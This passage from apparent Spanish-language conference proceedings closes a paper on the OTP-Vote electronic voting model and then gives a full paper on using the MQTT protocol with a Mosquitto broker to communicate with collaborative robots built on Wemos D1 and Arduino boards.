- Verificabilidad universal: cualquier persona puede determinar que el recuento total de los votos es correcto. Se publica también la suma de cada uno de los valores posibles de la Función *f(G),* cuyo total debe coincidir con el total de votos, y también se publica la función, para que cualquier usuario que lo desee pueda verificar que los valores devueltos por *f(G)* son correctos.
- Secreto del voto: ningún votante podrá demostrar cuál fue la opción que eligió, en este sentido, el aporte del modelo está dado por la separación total de los procesos de autenticación del elector y emisión del voto y también por el modelo de almacenamiento usado (*MCDU*)

Además, la intervención de las autoridades electorales con sus claves al inicio y al final del proceso aporta mayor confianza al sistema. Las claves se encuentran comprometidas para asegurar que no puedan ser modificadas entre los dos momentos en que son usadas De la misma manera, también se encuentran comprometidas las Tablas Básicas que mantienen la configuración de la elección.

Otro factor de importancia radica en que el código del sistema esté disponible con anticipación para ser auditado. El mismo se está desarrollando poniendo

especial énfasis en la legibilidad y aplicando las buenas prácticas de diseño de software. Cabe destacar que la operación más utilizada por el sistema es XOR, que presenta una sencillez extrema.

Como trabajos futuros, queda pendiente profundizar en el análisis de las funciones que resulten más adecuadas para aplicar en los compromisos: de las claves de las autoridades y de las tablas relacionales. Debe realizarse, además, un análisis pormenorizado de la función H= *f(G)* teniendo en cuenta las características que la misma debe tener para no generar valores aislados en alguna de sus opciones. A nivel del modelo en general, resulta importante también generar mecanismos que permitan especificar de forma sencilla la información intermedia que puede ser expuesta a los auditores para su control, debe avanzarse en el análisis y refinamiento de protocolos antifraude y en el análisis y selección de un método criptográfico que asegure la transmisión de datos entre estaciones y servidor.

Referencias

[1] McGaley, M., Gibson, J. "A Critical Analysis of the Council of Europe Recommendations on E-Voting" - Proceedings of the USENIX/Accurate Electronic Voting Technology Workshop 2006 on Electronic Voting Technology Workshop - USENIX Association - Disponible en url= http://dl.acm.org/citation.cfm?id=1251003.1251012.

[2] Odrisek, B."E-Voting Security Study"-Communications-Electronics Security Group, X/8833/4600/6/21, (Copyright The Crown) Issue 1.2 31 United Kingdom, 2002

[3] Epstein, J. "Electronic Voting", Cyber Defense

[4] Kazi Md. Alam Rokibul; Tamura, Shinsuke, "Electronic Voting - Scopes and Limitations" IEEE/OSA/IAPR International Conference on Infonnatics, Electronics & Vision.

[5] Prince, A. "Consideraciones, aportes y experiencias para el Voto electrónico en Argentina". 2005.

[6] van de Graaf, J., Henrich C., Müller-Quade J. "Requirements for secure voting". Notas de Trabajo. 2011.

[7] Bast, S. "Confidencialidad e Integridad de Datos en Sistemas de E-Voting – Un Modelo para la Implementación Segura de un sistema de Voto Presencial" - Editorial Académica Española. https://www.eae-publishing.com- ISBN 978-3-639-53793-2. 2017.

[8] N. Nagaraj, V. Vaidya, and P. G. Vaidya, "Revisiting the one-time pad," International Journal of Network Security, vol. 6, no. 1, pp. 94-102, 2008.

[9] Shannon, C. E.: "Communication Theory of Secrecy Systems"- Bell System Technical Journal - N° 28 (1949) 656–715.

[10] García, P.: "Una Optimización para el Protocolo Non Interactive Dining Cryptographers" - ISBN-13: 978-3-639-85270-7. ISBN-10: 3639852702. EAN: 9783639852707. Editorial Académica Española. https://www.eae-publishing.com/ - 2017.

[11] García P., van de Graaf J., Montejano G., Riesco D., Debnath N., Bast S.: "Storage Optimization for Non - Interactive Dining Cryptographers (NIDC)". The International Conference on Information Technology: New Generations. 2015. Las Vegas, Nevada, USA. http://ieeexplore.ieee.org/document/7113449/.

[12] García P., Bast S., Fritz E., Montejano G., Riesco D., Debnath N.: "A Systematic Method for Choosing Optimal Parameters for Storage in Parallel Channels of Slots". IEEE International Conference on Industrial Technology (ICIT 2016). 14 - 17 March 2016 / Taiwan, Taipei. http://ieeexplore.ieee.org/document/7475019/.

[13] García, P., van de Graaf J., Hevia A., Viola A.: "Beating the Birthday Paradox in Dining Cryptographers Networks". En "Progress in Cryptology – Latincrypt 2014". Springer International Publishing. ISSN: 0302-9743. ISSN (electrónico): 1611-3349. ISBN: 978-3-319-16294-2. ISBN (eBook): 978-3-319-16295-9. Ps. 179 – 198. Octubre, 2014.

[14] Murdocca M., Heuring V. "Principles of Computer Architecture. Appendix A: Digital Logic". Editor: Addison Wesley; Edición: US ed (29 de noviembre de 1999) Idioma: Inglés - ISBN-10: 0201436647 - ISBN-13: 978-0201436648.

[15]. Bast, Silvia Gabriela; García, Pablo Marcelo; Montejano, Germán Antonio. "Modelo de Datos del Sistema de Voto Electrónico Presencial OTP-Vote". Memorias de las 46 Jornadas Argentinas de Informática e Investigación Operativa (JAIIO). SIE 2017 Simposio de Informática en el Estado. 4 al 8 de setiembre de 2017 UTN. Córdoba. Arg. ISSN: 2451-7534

[16] Bast, Silvia, García Pablo, Montejano Germán: "Generación de Códigos para OTP - Vote". Actas de 5to Congreso Nacional de Ingeniería Informática / Sistemas de Información. Aspectos Legales y Profesionales y Seguridad Informática" ISSN: 2347-0372 © CONAIISI 2017. Pág 12-22. Noviembre de 2017. Santa Fe.

[17] Bast, Silvia, García Pablo, Montejano Germán: "Refinamiento de los Procesos de Recuperación de Sufragios y Generación de Votos Planos en OTP-Vote". Actas VI Congreso Nacional de Ingeniería en Informática / Sistemas de Información, (CoNaIISI 2018). Universidad CAECE de Mar del Plata. Noviembre de 2018 Publicación on line - ISSN 2347-0372

[18] Chaum D., Carback J., Clark, A. Essex A, Popoveniuc S.,. Rivest R., Ryan P., Shen E., Sherman A., and Vora P. "ScantegrityII: End to end verifiability by voters of optical scan elections through confirmation codes" IEEE Transactions on Information Forensics and Security, 4:611–625, 2009

[19] Adida.B. "Helios: Web-based open-audit voting. 17th USENIX Security Symposium, 1:335 – 348, 2008

[20] David I; Wichmann Hill B. A. and Woodall D. R. "Algorithm 123 — single transferable vote by meek's method". The Computer Journal 30 (2): 277–281. doi:10.1093/comjnl/30.3.277., 1987

[21] Ryan P., Schneider S., Teague V.: "End-to-End Verifiability in Voting Systems, from Theory to Practice". Voting Systems, from Theory to Practice. IEEE Security & Privacy, 13(3):59–62, 2015.

[22] Rabin, M., Rivest, R.: "Efficient End to End Verifiable Electronic Voting Employing Split Value Representations" Bregenz, Austria. Proceedings of EVOTE 2014. ISBN 978-9949-23-688-6.

[23] Awad M., Leiss E.: "End-to-End Cryptography: Spreading Democracy". International Journal of Applied Engineering Research. Volume 11, Issue 11. Ps. 7391-7394. 2016.

[24] García P., Bast S., Montejano G.: "Verificabilidad "End to End" para OTP - Vote". Actas del XXIII Congreso Argentino de Ciencias de la Computación- (CACIC 2017). Octubre de 2017- La Plata. Ps 1317-1327. ISBN 978-950-34-1539-9

Protocolo MQTT en Robots Colaborativos

Nelson Aranda, Néstor Aguirre, Néstor Balich
CAETI - Universidad Abierta Interamericana
nelsonezequieltimoteo.aranda@alumnos.uai.edu.ar, nestorruben.aguirre@alumnos.uai.edu.ar, nestor.balich@uai.edu.ar

Resumen

Dado el alcance logrado por las prestaciones de servicios en las nubes, la evolución de la robótica y los servicios de Internet de las Cosas IoT, entre otras cosas, se hace necesario investigar y desarrollar nuevas formas de brindar servicio y asistencia a través de la comunicación en el área de la robótica, contrastando con el estilo de aplicación de mensajería punto a punto. Por tal motivo, el presente trabajo se enfoca en el uso de un protocolo de publicación/suscripción en donde los proveedores de información no tienen enlace directo con los consumidores de dicha información, sino a través de intermediarios. Para ello se implementa el protocolo MQTT, usando como intermediario un servicio broker IOT, una aplicación de conexión y una interfaz gráfica. Con ésta investigación se pretende complementar la información con respecto a las características en la aplicación del protocolo MQTT entre robots colaborativos, lo que redundará en una mejora para resolver fallas o atenuación en las comunicaciones.

1. Introducción

Con la evolución de la robótica y la inteligencia computacional, se desarrolla, consecuentemente, diversos tipos de tecnología para lograr su operatividad.

Entre los robots colaborativos es de tener en cuenta las características del ambiente dinámico como ser velocidad de interacción, coordinación, comunicación entre robots, características de los sensores, entre otras cosas.

Por otro lado, se ha visto en los últimos tiempos la veloz evolución de las tecnologías de internet como computación en nubes Cloud Computing, almacenamiento en las nubes y otros, que brindan beneficios de la estructura convergente y servicios compartidos a través de una red que usualmente es internet. Es así que se aplica el concepto de Internet de las Cosas IOT a la interconexión digital de objetos cotidianos con internet de manera alternativa. Internet de las Cosas, según Chen, Xu, Liu, Hu & Wang (2014) [1] se trata de una red inteligente que permite el intercambio de información y comunicación entre dispositivos inteligentes.

Internet de las Cosas (IoT) ha evolucionado con la finalidad de unir a un gran número de elementos con diferentes capacidades de conexión y la computación a una gran y única red, siendo estos capaces de enviar información sobre la Internet, detectar el estado de un entorno, procesar los datos y enviar los resultados (Alvear-Puertas, Rosero-Montalvo, Peluffo-Ordóñez, & Pijal-Rojas, 2017) [2].

El presente trabajo tiene como objetivo la búsqueda de nuevas alternativas en la interacción con robots colaborativos aplicando tecnologías en las nubes para el desarrollo de Cloud Robotic. En lo específico se centra en determinar las características y capacidades del protocolo de red del estilo publicación suscripción para la comunicación con robots colaborativos.

A tal fin, éste trabajo de investigación plantea el uso del protocolo de red MQTT (Message Queue Telemetry Transport) construido sobre la pila de TCP/IP para la comunicación entre robots colaborativos usando un servidor IOT, ya que éste protocolo define como entidades a un número de clientes y a un intermediario que es un servidor que recibe todos los mensajes de los clientes y los redirige a los clientes de destino. MQTT es un protocolo liviano y flexible. Según Yuan (2017) [3] el protocolo liviano le permite implementarse en hardware de dispositivos altamente limitados y en redes con ancho de banda de alta latencia/limitado y su flexibilidad hace que pueda soportar varios escenarios de aplicaciones para dispositivos y servicios de IoT.

Por lo tanto, con la implementación del protocolo MQTT en robots colaborativos se espera resolver fallas o atenuación en las comunicaciones entre robots colaborativos que usan el tradicional método de comunicación WIFI o Bluetooth.

La sección 2 presenta conceptos teóricos y detalles técnicos (estado del arte) de robots colaborativos, Internet de las cosas, Comunicación Machine to machine (M2M), protocolo de publicación/suscripción y protocolo MQTT, y en la sección 3 de desarrollo se presenta la solución propuesta y una descripción de la arquitectura utilizada.

2. Marco teórico

2.1 Robots colaborativos

El crecimiento acelerado de la población mundial y la necesidad de satisfacer las necesidades de toda la población mundial ha ido acompañado del crecimiento de la industria y el empleo con ella de la robótica y su interacción hombre-máquina.

A partir del nacimiento de dicha interacción se aumentó una flexibilidad inherente a los procesos de fabricación de la Industria que requería de robots con nuevas capacidades que interactuaran con su entorno, con

el propio producto fabricado y con las personas. En consecuencia, y como menciona la norma ISO/TS 15066:2016 “Robots colaborativos” [4], se crea un desafío para el futuro en donde los robots y las personas colaborarán para aprovechar lo mejor de los dos mundos, la flexibilidad de las personas y la potencia y precisión de los robots.

Pero esta colaboración solo tendrá lugar si es posible garantizar la seguridad de las personas que comparten el lugar de trabajo con los robots. Además, nuevos paradigmas de programación de robots contribuirán a reducir el esfuerzo relacionado con la realización de nuevas tareas. Estas mejoras permitirán que los robots se utilicen en empresas que no los utilizaban debido a su falta de flexibilidad y al esfuerzo de programación que requerían (ISO/TS, 2016) [4].

En robótica, el comité de normalización ISO TC 184 “Automation systems and integration”, elabora estándares aplicables a los sistemas de automatización y su integración para el diseño, suministro, fabricación, entrega, mantenimiento y desecho de productos cubriendo áreas como los sistemas de información, el software de automatización y control y las tecnologías de integración. El comité ISO TC 299 “Robots and robotic devices” [5] tiene la responsabilidad de los estándares utilizados en los robots de manipulación controlados automáticamente y reprogramables, tanto fijos como móviles (ISO/TC, 2016) [5].

2.2 Internet de las cosas

Siguiendo el desarrollo de la robótica colaborativa, nace el concepto de Internet de las Cosas (IoT) como un término para definir unos escenarios en los que la conectividad de red y la capacidad de cómputo se extienden a objetos, sensores y artículos de uso diario, permitiendo que estos dispositivos generen, intercambien y consuman datos con una mínima intervención humana (Jaehak Byun, 2016) [6].

La alta relación entre el control y la robótica se ha ampliado a pasos agigantados a partir de desarrollo de tecnologías de IoT en donde se combinan computadoras, sensores y redes para monitorear y controlar diferentes dispositivos, y no solo para realizar una simple inspección, sino que ha ido más allá en donde con base a la información censada puede inferir posibles acciones a realizar para alcanzar un nivel de control adecuado y llegar a una condición deseada.

Este nivel de IoT permite aumentar la eficiencia y efectiva de diferentes procesos en los que participa desde aquellas de la vida diaria hasta aquellas de alta complejidad y de requerimientos de seguridad. Estas tendencias incluyen la conectividad universal, la adopción generalizada de redes basadas en el protocolo IP, la economía en la capacidad de cómputo, los avances en el análisis de datos y el surgimiento de la computación en la nube.

Las implementaciones de la IoT utilizan diferentes modelos de conectividad, cada uno de los cuales tiene sus propias características. Es por ello que la Junta de Arquitectura de Internet [7] describe cuatro diferentes modelos de conectividad, cada uno con sus propias características. Estos modelos son: Device-to-Device (dispositivo a dispositivo), Device-to-Cloud (dispositivo a la nube), Device-to-Gateway (dispositivo a puerta de enlace) y Back-End Data-Sharing (intercambio de datos a través del back-end). Estos modelos destacan la flexibilidad en las formas en que los dispositivos de la IoT pueden conectarse y proporcionar un valor para el usuario (Karen Rose, 2015) [8].

Si las tendencias y proyecciones sobre el desarrollo de la IoT se convierten en realidad, esto podría obligar un cambio de mentalidad con respecto a las implicancias y problemas en un mundo donde la interacción más frecuente con Internet provendrá de la interacción pasiva con objetos conectados y no de una interacción activa con el contenido. La potencial realización de este resultado —un “mundo hiperconectado”— es una prueba de la naturaleza de propósito general de la propia arquitectura de Internet, que no impone limitaciones inherentes a las aplicaciones o servicios que pueden hacer uso de la tecnología (Hyewon Jeong, 2016) [9].

Esta tendencia a que haya una hiperconectividad da origen uno de los retos actuales de la tecnología de la información y es la ciberseguridad. En este aspecto hay un término que ha revolucionado este ámbito, se trata del blockchain, un sistema que permitirá a las empresas generar confianza respecto al intercambio de información, las transacciones han de ser seguras y este formato es una oportunidad a la que las empresas podrán acogerse (Gómez, s.f.) [10].

2.3 Comunicación Machine-To-Machine (M2M)

Con la evolución de la tecnología se desarrolló el concepto de Machine to Machine o M2M, para hacer referencia a aquellas tecnologías que permiten a diferentes dispositivos establecer una comunicación entre ellos, tanto de forma inalámbrica como por cable (CENTER, 2014) [11] siendo parte fundamental del Internet de las Cosas (IoT) y ampliamente utilizado en el campo de control a nivel industrial, en Automatización Industrial, Logística, Smart Grids, Smart Cities, Defensa entre otros.

En efecto, la aplicabilidad en diferentes campos se obtiene gracias a hacer funcionar un sistema de comunicaciones entre máquinas, en donde los principales elementos que intervienen son sensores (capturando señales de todo tipo), una red y un ordenador conectado a Internet. Estos sensores deben ser colocados en diferentes lugares estratégicos para un determinado proceso para poder medir los flujos de entrada y salida que nos interese.

Dichos sensores envían datos en tiempo real a una red inalámbrica, que se conecta a Internet. A partir de esto, se toman decisiones empleando software especializado que

ya sea instalado en un computador o empleando un tipo de monitorización en remoto a través de tablets o smartphones.

Entre mayor sea la cantidad de datos extraídos de un determinado proceso más rápido se pueden adoptar soluciones a problemas antes de que estos se produzcan.

En consecuencia, M2M ofrece una gran oportunidad de desarrollo de optimización de procesos teniendo en cuenta todos los elementos que pueden ser conectados a internet vs las personas que directamente pueden interactuar con un proceso (se estima estadísticamente una proporción 10:1) ((ICT), 2016) [12].

2.4 Protocolos del estilo Publicación/Suscripción

Es un estilo de aplicación de mensajería en donde los proveedores de información (los publicadores) no tienen enlace directo con los consumidores de esa información (los suscriptores) ya que este enlace está controlado por un intermediario (bróker).

En un sistema de estas características, un publicador no necesita saber quién utiliza la información, de la misma manera que un suscriptor no necesita saber quién proporciona la información que recibe.

Los protocolos publicar/suscribir requieren que los dispositivos se conecten a un “tópico” de un gestor intermediario y publiquen la información. Los consumidores se pueden conectar al gestor y suscribirse a los datos del tópico. Por ejemplo, un dispositivo puede medir la temperatura cada minuto y publicarlo una vez por hora. Una aplicación suscripta a dicha información recibirá una vez por hora un compendio horario de las muestras tomadas cada minuto. Este modelo desacopla al productor de datos del consumidor de datos.

Las publicaciones se envían desde los publicadores al bróker, y éste las reenvía al suscriptor. Es el bróker quien garantiza que los mensajes sean entregados a los suscriptores correctos.

El publicador genera el mensaje que desea publicar y define el tema del mensaje, mientras que el suscriptor registra una solicitud para una publicación especificando los temas de los mensajes en los que está interesado

Un sistema de publicación/suscripción puede tener más de un publicador y más de un suscriptor a la vez, de la misma manera que una aplicación puede ser tanto un publicador como un suscriptor.

Los protocolos publicación/suscripción son más escalables porque el separar a productores de consumidores permite que cada uno se agregue y se quite de forma independiente. Por consiguiente, asegurar estos protocolos es más complejo porque involucran más piezas. También pueden aparecer cuestiones de compatibilidad dada la separación entre productor y consumidor.

2.5 MQTT: un protocolo específico para el internet de las cosas

El protocolo MQTT (Message Queue Telemetry Transport), creado por IBM y liberado enfocando la conectividad Machine-to-Machine (M2M), es un protocolo de mensajería que soporta la comunicación asíncrona entre las partes, por lo tanto disocia al emisor y al receptor de los mensajes tanto en espacio como en tiempo, siendo escalable en entornos de red no confiables. Éste protocolo de transporte de mensajes está basado en publicaciones y subscripciones a los denominados “tópicos” o sea cada vez que un mensaje es publicado será recibido por el resto de los dispositivos adheridos a un tópico del protocolo (Yuan, 2017) [13].

Adicionalmente este protocolo fue diseñado para dispositivos con restricciones y redes de bajo ancho de banda, siendo uno de los principios de su diseño es minimizar el ancho de banda de la red y los requisitos de recursos del dispositivo al tiempo que se intenta garantizar la fiabilidad y cierto grado de seguridad de la entrega. Estos principios también hacen que el protocolo sea ideal para el mundo emergente de "máquina a máquina" (M2M) o "Internet de las cosas" de dispositivos conectados, y para aplicaciones móviles donde el ancho de banda y la potencia de la batería son de primera. Es decir, sus características le permiten presumir de tener un consumo realmente bajo así como precisar de muy pocos recursos para su funcionamiento.

Estas características han hecho que rápidamente se convierta en un protocolo muy empleado en la comunicación de sensores y por consiguiente, dentro del Internet de las Cosas (MQTT, 2018) [14].

El protocolo MQTT funciona sobre TCP/IP o sobre otros protocolos de red con soporte bi-direccional y sin pérdidas de datos, teniendo como principal característica el uso de mensajes “broadcast” para subscripción y publicación de datos con independencia de la aplicación (MQTT, 2018) [15].

En cuanto a su arquitectura, sigue una topología en estrella, donde existe un nodo central o broker con capacidad para trabajar con un gran número de clientes y también encargado de gestionar la red y transmitir los mensajes.

Una característica interesante es la capacidad de MQTT para establecer comunicaciones cifradas lo que aporta a la red una capa extra de seguridad.

Algunas ventajas del Protocolo MQTT se deben a que es un protocolo de red abierto, sencillo, ligero y fácil de implementar. Es ideal para responder a muchas necesidades (Bonnet, 2015) [16] y está especialmente adaptado para utilizar un ancho de banda mínimo. Otras ventajas del MQTT radican en que su flexibilidad hace que pueda soportar varios escenarios de aplicaciones para dispositivos y servicios de IoT (Franco, 2016) [17].

Algunos otros protocolos populares no han logrado tener la relevancia del MQTT, de tal manera que este no ha sido el único protocolo que intenta imponerse: otros como XMPP, REST API y CoAp también tienen ciertas ventajas (Nobbot, 2011) [18].

Algunas desventajas del protocolo están vinculadas al patrón de solicitud y respuesta cuando un dispositivo envía sus datos como una solicitud y recibe actualizaciones del sistema como la respuesta. Esto dado que el cliente debe iniciar una conexión, por lo cual en la aplicación de IoT los dispositivos y los sensores son normalmente los clientes, lo que significa que no pueden recibir comandos de la red de forma pasiva.

De acuerdo a la bibliografía consultada se considera pertinente continuar investigando sobre los riesgos que conlleva el uso de IoT y en especial protocolos como el MQTT en cuanto a seguridad; en lo referente a que todos los dispositivos, que puedan acceder a la web, se encuentran en potencial peligro para el usuario que no tome las precauciones necesarias para prevenir la protección de los datos y la vulnerabilidad que esto conlleve.

3 Desarrollo

3.1 Solución propuesta

La solución que se propone es realizar la comunicación con el robot utilizando un protocolo del estilo publicación suscripción, un elemento de IoT, como lo es el protocolo Mqtt.

El desarrollo se realiza utilizando un kit básico de robot móvil con dos placas interconectadas entre sí.

Para la interconexión entre las dos placas se utiliza tecnología I2C.

Para la comunicación entre el robot y el usuario se utiliza el servicio Mqtt del software Mosquitto de Eclipse que realiza las tareas de bróker en el manejo de la publicación y suscripción de los mensajes.

Como complemento y con el objetivo de otorgar mayor versatilidad en el desplazamiento del robot, se le agrega un sensor ultrasonido para evitar obstáculo que se puedan presentar durante la marcha.

El esquema utilizado en este caso con un kit básico de robot móvil, también se puede utilizar en el caso de robot bípedos mientras trabajan en un entorno dinámico y cambiante.

La descripción del hardware usado se detalla más adelante en el punto 3.5.1 de este trabajo, mientras que el software utilizado se describe en el punto 3.5.2 del presente trabajo.

3.2 Protocolo de comunicación I2C

Inter Integrated Circuit (I2C) como bus serie de datos fue desarrollado originalmente para la comunicación entre diferentes partes de un circuito. Diseñado como bus maestro-esclavo en donde la transferencia de datos es siempre inicializada por el maestro, haciendo que reaccione el esclavo.

Es un protocolo síncrono que para conectar dos placas entre si y usa un cable de conexión para el reloj (SCL) y otro para el dato (SDA). El maestro y el esclavo envían datos por el mismo cable pero que es controlado por el maestro que crea la señal de reloj.

El inicio de la transmisión es indicado por la señal de inicio del maestro seguido de la dirección. Ésta es confirmada por el ACK Bit del esclavo. El ACK es enviado desde el esclavo al escribir o desde el maestro al leer. El último Byte leído es reconocido por el maestro como un NACK (not acknowledge) para indicar el final de la transmisión. Una transmisión es finalizada por la señal de la parada.

El protocolo I2C si bien es simple pero susceptibles interferencias por lo que su uso se limita a entornos de poca interferencia.

3.3 Principales integrantes del protocolo MQTT

- Los clientes MQTT pueden ser dispositivos conectados con sensores y sistemas embebidos o aplicaciones ejecutando alguna librería MQTT y que de alguna forma interactúen con los datos.
- Los publicadores y subscriptores de mensajes pueden controlar y configurar los sensores a su cargo mediante comandos, si es que son nodos de sensores.
- El bróker es un software que brinda el servicio, implementa el protocolo MQTT, establece comunicación a nivel de aplicación entre los diferentes clientes, autoriza el acceso, los identifica, y es además responsable de recibir los mensajes, filtrarlos y rutearlos a los clientes suscriptos según su topic.
- El topic es el tema o categoría del mensaje, funcionando como un identificador que define el contenido del mensaje o su ámbito de influencia produciendo una categorización jerárquica tipo árbol.

Para publicar un mensaje MQTT, se debe clasificar en uno o varios topics concreto según se hayan suscriptos, y los clientes podrán recibir los mensajes respectivos.

El topic string es una cadena de caracteres que identifica el topic final del mensaje y son:

- Multinivel: Se utiliza el carácter (wildcard) # para admitir cualquier nivel por debajo del nivel mostrado en la cadena.
- Simple: Se utiliza el carácter (wildcard) + para admitir sólo hasta el nivel mostrado en la cadena.

3.4 Topologías típicas del protocolo MQTT

De acuerdo a la conexión, se podrían dar lo siguiente:

- Clientes que se conectan directamente al servidor final. Este patrón es útil cuando los nodos de la red disponen de recursos suficientes (memoria y CPU) como para poder ejecutar un cliente MQTT (software embebido grabado en su memoria), considerado software de la capa de Aplicación.
- Business Application: este tipo de aplicaciones son consideradas también clientes MQTT ya que son productores y consumidores de mensajes y suelen ser aplicaciones de monitorización, análisis y procesamiento de los datos procedentes de los sensores.
- Enterprise Integration Layer (ESB): es el servidor que actúa como catalizador y distribuidor de mensajes entre otras muchas funciones.
- Devices: sensores o aplicaciones remotas que recolectan información o cumplen con determinadas tareas y tienen capacidad de conexión con el sistema central.
- Clientes que se conectan al servidor final a través de un Gateway (útil cuando el servidor final no puede soportar un número elevado de nodos). Similar al anterior, incluye un gateway que hace de enlace entre el servidor central y los nodos, gestiona la subred de sensores y la comunicación entre ellos y puede ejecutar directamente cierto software de procesamiento, como alarmas, notificaciones, etc. sin pasar por el servidor central (Ermesh, 2018) [19].

3.5 Arquitectura empleada

En esta sección se muestra la arquitectura empleada, tanto en los componentes básicos de hardware utilizado como en el software que permiten el envío de mensajes y la interacción con el robot.

Para este trabajo, que muestra la aplicación del protocolo Mqtt en robots colaborativos, hemos realizado el desarrollo utilizando un robot móvil.

El mismo esquema utilizado, sirve también para robots bípedos trabajando en un entorno dinámico.

Se utilizó tecnología I2C para la interconexión entre la placa madre y la placa esclavo.

La comunicación se realiza utilizando elementos de IoT, un protocolo del estilo publicación suscripción como lo es el protocolo MQTT.

3.5.1 Hardware utilizado

Se utilizó un kit básico de robot móvil con dos placas interconectadas entre sí.

Las placas utilizadas son una placa Wemos D1 y una placa Arduino Uno.

La placa Wemos D1 que en su función de Master es la que se encarga de la conexión a internet.

La placa Arduino Uno con la función de Slave es la que se encarga del resto de las tareas que se le asignan al robot como ser la movilidad como asi también los dispositivos utilizados para sensar el ambiente dinámico y cambiante en el que trabaja.

Se utiliza también un sensor de ultrasonido que trabaja en el robot a fin de evitar los posibles obstáculos que se presenten durante la marcha del robot.

3.5.2 Software utilizado

Para las placas Arduino Uno y Wemos D1 se utilizó software Arduino con sus correspondientes librerías.

Para conexión entre ambas placas se realizó con tecnología I2C utilizándose también sus correspondientes librerías.

Como broker se utilizó el software Mosquitto de Eclipse mediante su servicio Mqtt para el protocolo.

Se desarrolla una interfaz gráfica que permite el manejo a nivel de usuario, y que se conecta con el software que opera el servicio del protocolo Mqtt.

En el desarrollo de la interfaz, se crea una aplicación móvil desarrollada con Apache Cordova que actúa para enviar y recibir las acciones a través del servicio Mqtt de Mosquitto de Eclipse hacia el dispositivo.

En la figura 1 se puede apreciar la arquitectura descripta.




Figura 1. Arquitectura utilizada.

La figura 2 muestra las interfaces de la aplicación que permiten configurar el servidor M qtt y también recibir y/o enviar instrucciones a los robots que se encuentran suscriptos.



Figura 2. Interfaces de la aplicación móvil.

4 Conclusión

La comunicación con robots colaborativos es fundamental y más aún en un entorno de ambiente dinámico en donde es destacable la característica de los sensores, como así también la velocidad de interacción, la coordinación y la comunicación entre sí mismos.

Es por ello que se hace necesaria la investigación a fin de profundizar el conocimiento respecto de las distintas características entre las tecnologías existentes.

La solución propuesta es en base a un protocolo de publicación/suscripción, contrastando con el estilo de aplicación de mensajería punto a punto, en donde los proveedores de información o tienen enlace directo con los consumidores de dicha información sino a través de intermediarios, resultando de esta manera más escalable ya que al separar productores de consumidores permite que cada uno se agregue o se quite de manera independiente.

Por estos motivos es que aplicamos el protocolo MQTT, ya que se trata de un protocolo abierto, sencillo, ligero y especialmente adaptado para utilizar un ancho de banda mínimo. Como bróker hemos utilizado el servicio IoT del software Mosquitto de Eclipse.

Como fortalezas en la aplicación del protocolo Mqtt notamos que es muy rápido, requiere de pocos recursos, tiene flexibilidad para soportar diversos escenarios de aplicaciones para dispositivos y servicios de IoT, es ideal para utilizar mediante redes inalámbricas, posibilita un tiempo de repuesta muy aceptable permitiendo una buena fiabilidad y cierto grado de garantía en la entrega de los mensajes.

En cuanto a las debilidades, al ser los dispositivos y sensores, normalmente los clientes, al inicio de una conexión los clientes no pueden recibir comandos de la red de forma pasiva.

Otra de las debilidades es en lo referente a la seguridad ya que el riesgo que se presenta en el uso de estos tipos de protocolos cuando los dispositivos se conectan a la web lo convierten en vulnerables de un potencial ataque a los datos transmitidos.

Habiendo establecido las fortalezas y en la medida de los posible, minimizando las debilidades, la aplicación del protocolo Mqtt usando un ser icio IoT, tendría un impacto muy positivo en la interacción con robots colaborativos.

5 Trabajo futuro

Con esta investigación mediante la aplicación del protocolo MQTT usado en las comunicaciones con robots colaborativos mediante servicios IoT, se complementa información acerca de las características en la aplicación de protocolos del estilo publicación/suscripción, quedando abierto el análisis de los riesgos que conlleva el uso deéste

tipo de servicios y en especial protocolos como el MQTT en cuanto a seguridad.

Las vulnerabilidades que presentan los dispositivos y sensores en el acceso a la web, hacen que el trabajo futuro sea dedicado al estudio, impacto y posibles soluciones para la protección de los datos a lo largo de todo su recorrido y en todas sus instancias.

De la misma manera también es destacable tener en cuenta, poner énfasis en los dispositivos y sensores ya que, de manera similar al software, el hardware no está exento de posibles ataques en la red.

El estudio para la toma de precauciones necesarias en lo referido a la protección tanto de datos como de dispositivos es el camino a futuros trabajos.

6 Referencias bibliográficas.

[1] Chen, S., Xu, H., Liu, D., Hu, B., & Wang, H. (2014). A Vision of IoT: Applications, Challenges, and Opportunities With China Perspective. *IEEE Internet of Things Journal*, 349-359

.

[2] Alvear-Puertas, V., Rosero-Montalvo, P., Peluffo-Ordóñez, D., & Pijal-Rojas, J. (2017). Internet de las Cosas y Visión Artificial, Funcionamiento y Aplicaciones: Revisión de Literatura. *Enfoque UTE*, *8*(1), pp. 244-256

[3] Yuan, M. (2017). *Getting to know MQTT*. Recuperado de https://www.ibm.com/developerworks/library/iot-mqtt-why-good-for-iot/index.html?ca=drs-

[4] ISO/TS. (2016). ISO/TS 15066: 2016 “Robots colaborativos”.

[5] ISO/TC. (2016). ISO TC 299 Robots and robotic devices

[6] Jaehak Byun, S. K. (2016). Models, Smart City Implementation. Mechanical Engineering 2016, vol 129 pág 209-212.

[7] Junta de Arquitectura de Internet – Internet Architecture Board – Obtenido de https://www.iab.org

[8] Karen Rose, S. E. (2015). La internet de las cosas. Una breve reseña. Internet Society.

[9] Hyewon Jeong, J. L.-C. (2016). A Low-Power High-Performance SoC Platform. IDEC Journal of Integrated Circuits and Systems, Vol 2 N1.

[10] Gómez, E. (s.f.). smart lighting. Obtenido de Información de negocios para nuestros tiempos: https://smart-lighting.es/conectividad-iot-futuro/

[11] CENTER, T. E. (2014). Machine-to-Machine Communication (M2M). GOVERNMENT OF INDIA: MINISTRY OF COMMUNICATIONS .

[12] (ICT), C. T. (2016). Communications, Machine to Machine. france.

